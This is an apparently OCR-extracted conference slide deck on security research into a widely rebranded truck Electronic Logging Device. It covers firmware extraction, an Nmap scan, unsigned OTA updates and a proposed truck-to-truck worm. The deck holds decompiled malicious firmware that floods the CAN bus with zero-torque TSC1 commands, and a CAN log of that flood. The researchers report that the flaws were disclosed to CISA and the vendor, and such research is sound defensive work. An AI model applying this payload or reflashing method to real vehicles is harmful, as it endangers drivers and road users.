Compromising an Electronic Logging Device & Creating a Truck2Truck Worm

Authored By: Jake Jepson, Rik Chatterjee, Jeremy Daily | Systems Engineering | Colorado State University

Presented By: Jake Jepson and Rik Chatterjee

Colorado State University

About Us:

- Systems Engineering Masters' students at Colorado State University
- Graduate Research Assistants for Dr. Jeremy Daily, studying Cyber Security in Heavy Vehicles







We attempted and succeeded.


in as far as we know, the first ever
wireless drive by attack on a truck.


We were successful in this attack.
The car drove up along side it.


CYBERTRUCK CHALLENGE
SYSTEMS ENGINEERING
COLORADO STATE UNIVERSITY
begins to slow down
and the car pulls out ahead.


About 30 secs later, the truck

Background









Why: Heavy-Duty Commercial Trucks?

- Essential to the supply chain.

Image credit: DALL-E


Under the Hood: Computers & Networks

- Network(s) of computers on wheels – Electronic Control Units (ECUs)
  - ~15 to ~150 ECUs per vehicle [5]
  - Control functions from engine management to entertainment [5]
- Common network protocols:
  - CAN, CANFD, LIN, and Automotive Ethernet
- J1939 - Standard for communication and diagnostics in Heavy Vehicles [6]
  - Built on top of CAN



Example ECU

Possible Truck Configuration












Image Credits: [9], [10], [11], [12]

Electronic Logging Device (ELD)

- Automatically record a driver's Hours of Service (HOS)
  - Compared to traditional paper-based logs.
  - HOS Goal: Reduce accidents caused by driver fatigue
- ELD Mandate – Made ELD usage mandatory for most commercial drivers since 2017 [7]
  - No mention of security
  - Registration Required:
    - Self-certify compliance process
    - ~880 registered ELDs [8]
- Acquire data through communication with vehicle's engine control module (ECM)
  - Connected via the diagnostic port
  - Requires read and **write access** to get all required data
- Common Wireless interfaces include Wi-Fi, Bluetooth/BLE, GPS, and Cellular

Preliminary Cyber-Physical Threat Assessment

- Attacker's Goal: Compromise wireless device connected to vehicle's network(s) → Send bad messages
  - Not new (I.e., Insurance dongles, Jeep hack)
- ~880 Registered ELDs: Successful large-scale attack requires compromising ELDs from multiple companies
- Modern trucks contain diagnostic gateways functioning like firewalls to block malicious traffic
- Disconnecting the ELD halts an attack
- Typical cyber-physical control threat scenarios
  - Proximity-based wireless attack (e.g., via Wi-Fi or Bluetooth)
  - Long range access via cellular network interface

Preliminary Cyber-Physical Threat Assessment

- Attacker's Goal: Compromise wireless device connected to vehicle's network(s) → Send bad messages.
  - Not new (I.e., Insurance dongles, Jeep hack)
- ~880 Registered ELDs: Successful large-scale attack requires compromising ELDs from multiple companies
- Modern trucks contain diagnostic gateways functioning like firewalls to block malicious traffic
- Disconnecting the ELD halts an attack
- Typical cyber-physical control threat scenarios
  - Proximity-based wireless attack (e.g., via Wi-Fi or Bluetooth)
  - Long range access via cellular network interface

Corrective Insights

- Only a few tens of distinct ELDs; most are rebranded clones
- Significant code reuse in ELD models from single manufacturers (i.e., Cellular vs non-cellular versions)
- Gateways became popular in the early 2020s, but trucks have long operating lifespans
- Like ECUs, Gateways are susceptible to:
  - Configuration errors which permit risky actions, like in-motion brake diagnostics (brake chuffing)
  - Diagnostic protocol flaws
- Legal requirement for ELD usage reduces likelihood of device removal…except during vehicle diagnosis by technician, further obscuring the problem
- We introduce a novel 'Truck-to-Truck Worm' threat scenario that propagates between trucks en route
  - Local wireless technology → long range access

Unveiling the Vulnerabilities A Research Journey

To name or not to name…

- **All** companies have security issues
- Its important how the companies respond to reported security issues
- Performed a responsible coordinated disclosure with CISA and the manufacturer. The CISA advisory is now public.
- The company responded well and addressed the vulnerabilities
- Therefore, I am **not** here to shame the company


Device Overview

- Acquired popular ELDs from popular Ecommerce site for analysis
  - All small, handheld devices
  - ESP32 Based
- Quickly became apparent that multiple ELDs were rebranded IOSIX IO-1020 Micro ELD
  - Same device sold by 50+ brands
  - Uncovered that rebranding is commonplace in the ELD industry
- Manuals indicates:
  - Bluetooth Low Energy (BLE) and GPS connectivity
  - Companion app for data logging, monitoring, diagnostics, etc.
- Discovered password protected Wi-Fi network, not stated in manual




ELD PCB Up Close

Tabletop Lab Setup




Technical Inspection



- Traced “prog” port pins, discovered:
  - UART communication
  - Bootstrapping pin
- Firmware Extraction:
  - Utilized ESPTool.py to interface with the bootloader
  - Queried EFuse settings: None set → Extracted firmware
- Firmware Exploration
  - Discovered credentials and endpoints using GNU strings command
  - Obtained newer firmware from update servers by reverse engineering mobile apps with JADX
- Default Wi-Fi credentials found in ELD manuals listed on FMCSA

Wi-Fi Exploration



- Using default Wi-Fi credentials mapped Wi-Fi network using Nmap to identify open ports
  - Service on port 22
  - Telnet on port 23
  - HTTP server on port 80

```
Nmap scan report for 192.168.4.1
Host is up, received arp-response (0.010s latency).
Scanned at 2023-11-29 15:56:36 Mountain Standard Time for 4s
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE REASON
23/tcp open  telnet  syn-ack ttl 255
80/tcp open  http    syn-ack ttl 255
MAC Address: 90:38:0C:32:B6:25 (Espressif)

Read data files from: C:\Program Files (x86)\Nmap
Nmap done: 1 IP address (1 host up) scanned in 11.18 seconds
           Raw packets sent: 1052 (46.272KB) | Rcvd: 1012 (40.628KB)
```

Crash when using Wifi and NIMBLE simultaneously

by iosixllc » Tue May 26, 2020 12:01 pm

I'm testing with v4.1, although this problem is evident in v4.0 and v4.1-beta1. I tried

~~~~~~~~~~~~~~~~~~

espcoredump.py v0.4-dev

==========

========== ESP32 CORE DUMP START ==========

Crashed task handle: 0x3ffe7430, name: 'wifi', GDB name: 'process 1073640496'

~~~~~~~~~~~~~~~~~~

========== THREAD 5 (TCB: 0x3ffe1098, name: 'Analog') ==========

#0 vTaskDelay (xTicksToDelay=<optimized out>) at C:/esp-idf-4.1/components/fre

#1 0x400e057d in AnalogTask (params=<optimized out>) at ../main/led.c:88

========== THREAD 6 (TCB: 0x3ffdcdc4, name: 'Output') ==========

#0 vTaskDelay (xTicksToDelay=<optimized out>) at C:/esp-idf-4.1/components/fre

#1 0x400d96a1 in OutputTask (pvParameters=<optimized out>) at ../main/data.c:

========== THREAD 7 (TCB: 0x3ffd6dd0, name: 'BTLE') ==========

#0 vTaskDelay (xTicksToDelay=<optimized out>) at C:/esp-idf-4.1/components/fre

#1 0x400d6ec7 in BTLETask (pvParameters=<optimized out>) at ../main/btle2.c:47

========== THREAD 8 (TCB: 0x3ffe2304, name: 'Vehicle') ==========

#0 vTaskDelay (xTicksToDelay=<optimized out>) at C:/esp-idf-4.1/components/fre

#1 0x400e3b1b in VehicleTask (params=0x0) at ../main/tracking.c:323

Software RE

- At the time Ghidra, Binary Ninja, and Angr lacked official language support for Xtensa (Espressif ISA)
- Ghidra's community support appeared most developed
- Employed Ghidra with ESP32 plugins for analysis
  - Decomplication still needed much manual work
- After a couple of weeks of RE I had identified multiple "flows"… but still lacked main function
- Discovered post on Espressif forms from IOSIX related account which included extensive crash dump
  - Reveal RTOS task names
- In the ESP Integrated Development Framework (IDF) task names are set when creating the task
- Following references to the task names led to incorrectly decompiled main function
- The "flows" I had RE'd were RTOS tasks

Vulnerabilities 1/2

- Default Network Security Weaknesses:
  - Hardcoded weak password
  - Unnecessary simultaneous use of Wi-Fi & BLE
- Web Server & OTA Updates:
  - Default-enabled web server, seemly unused by resellers
  - OTA update mechanism with a weak password
  - Firmware update not signed
  - Downgrade attack susceptible
- Debug thread open on port 22
  - Acted as echo server
  - Unnecessary → replaced with malicious code for demo
  - After CAN initialization, flooded CAN bus with TSC1 messages → instructs engines to go to 0% torque
- Wirelessly re-flashed the device during a simulated drive by attack (on a private airfield)
  - Firmware flashing ~12 seconds, total operation ~30 seconds. Increasing duration w/ increasing distance

```
uint wifidebug_thread(void)

{
  while (((STATUS & 2) == 0 && ((STATUS & 4) == 0))) {
    vTaskDelay(1000);
  }
  do {
    send_can_wrapper_recv_buff = 0xcb;
    uRam3ffc9956 = 0xffff00ff;
    send_can_wrapper((int **)0xc000003,(byte *)&send_can_wrapper_recv_buff,8);
    vTaskDelay(1);
  } while( true );
}
```

```
(1703173687.284947) can0 0CF00203#C1B70FFFF76A1C03
(1703173687.285518) can0 0C000003#CB000000FF00FFFF
(1703173687.286845) can0 18FD3E00#003EFFB03BFFFFFF
(1703173687.287421) can0 0C000003#CB000000FF00FFFF
(1703173687.287995) can0 0CF00300#D4F90EFFFF0F907F
(1703173687.288568) can0 0C000003#CB000000FF00FFFF
(1703173687.289144) can0 0C000003#CB000000FF00FFFF
(1703173687.289919) can0 0C000003#CB000000FF00FFFF
(1703173687.290916) can0 0C000003#CB000000FF00FFFF
(1703173687.291494) can0 18FEBF0B#90127E7C7C7EFFFF
(1703173687.292067) can0 0C000003#CB000000FF00FFFF
